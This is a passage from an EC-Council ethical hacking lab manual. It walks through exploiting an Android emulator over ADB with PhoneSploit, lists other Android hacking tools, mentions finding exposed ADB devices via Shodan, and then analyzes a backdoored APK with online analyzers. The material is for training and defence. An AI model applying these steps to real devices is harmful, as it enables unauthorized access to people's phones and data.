


Figure 1.4.14: Choose Run an app option

40. After launching the calculator app on the target Android device, switch to the **Android** virtual machine.

41. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.




Figure 1.4.15: Calculator app running on the target device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
43. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
44. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.




Figure 1.4.16: Choosing Show Mac/Inet in the additional PhoneSploit options

45. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.




Figure 1.4.17: Mac/Inet information of the target device

46. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
47. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
48. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.18: Netstat information of the target device

You can also use other Android hacking tools such as **NetCut** (http://www.arcai.com), **drozer** (https://labs.f-secure.com), **zANTI** (https://www.zimperium.com), **Network Spoofer** (https://www.digitalsquid.co.uk), and **DroidSheep** (https://droidsheep.info) to hack Android devices.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator virtual machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

49. In the same way, you can exploit the target Android device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
50. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
51. Document all the acquired information and close all open windows.
52. Turn off the **Parrot Security** and **Android** emulator virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Secure Android Devices using Various Android Security Tools

Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this *before* hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Analyze a malicious app using Quixxi vulnerability scanner
- Secure Android devices from malicious apps using Malwarebytes Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Lab Duration

Time: 30 Minutes

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Lab Tasks

TASK 1

Analyze a Malicious App using Online Android Analyzers

In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

TASK 1.1

Analyze APK File using Sixo Online APK Analyzer

1. Turn on the **Android** virtual machine and click the **Google Chrome** browser icon () on the **Home screen** to launch Chrome.
2. In **Chrome**, type **https://www.sisik.eu/apk-tool** in the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

Note: If a cookie notification pop-up appears, click **Got it!**

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer, DeGuard, and AVC UnDroid.

4. Click the **Drop APK here or click to select file** field to upload an APK file from the device.

Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.




Figure 2.1.1: Sixo Online APK Analyzer webpage

5. In the **Choose an action** pop-up, click **Files**.




Figure 2.1.2: Choose an action pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Downloads** screen appears; double-click the **app_backdoored.apk** file.

Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the hamburger icon ( )in the top-left corner.



Figure 2.1.3: Double-click app_backdoored.apk file

7. The browser window reappears with the information about the uploaded file (**Backdoored.apk**), as shown in the screenshot.




Figure 2.1.4: Information about the uploaded file

8. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.




Figure 2.1.5: Requested Permissions section

9. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.6: AndroidManifest.xml section

10. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
11. Now, we shall analyze the malicious app using the tool: AVC UnDroid.
12. Press **Ctrl+T** to open a new tab, type **https://undroid.av-comparatives.org/** in the address bar, and press **Enter**.
13. The **AVC UnDroid** website loads; click **Select APK....**

TASK 1.2

Analyze APK File using AVC UnDroid




Figure 2.1.7: AVC UnDroid website

14. In the **Choose an action** pop-up, click **Files**.
15. In the **Downloads** screen, double-click **app_backdoored.apk**.
16. The selected file (**app_backdoored.apk**) is now listed; click **Start analysis** button to analyze the selected APK file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: AVC UnDroid is an online Android analyzer that provides static analysis of Android apps.




Figure 2.1.8: Analyze the uploaded file

17. **AVC UnDroid** initializes the analysis of the selected APK file. On completion, the **Report** appears, displaying detailed information about the APK file, as shown in the screenshot.
18. The **Report** section displays information such as MD5, SHA1, SHA256, file size, filename, etc.




Figure 2.1.9: AVC UnDroid analysis report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Scroll down to view information regarding **Requested Permissions**, **Responsible API calls for used Permissions**, **Potentially dangerous Calls**, and more.




Figure 2.1.10: Requested Permissions

You can also use other online Android analyzers such as **SandDroid** (http://sanddroid.xjtu.edu.cn), **Apktool** (http://www.javadecompilers.com), and **Apprisk Scanner** (https://apprisk.newskysecurity.com) to analyze malicious applications.

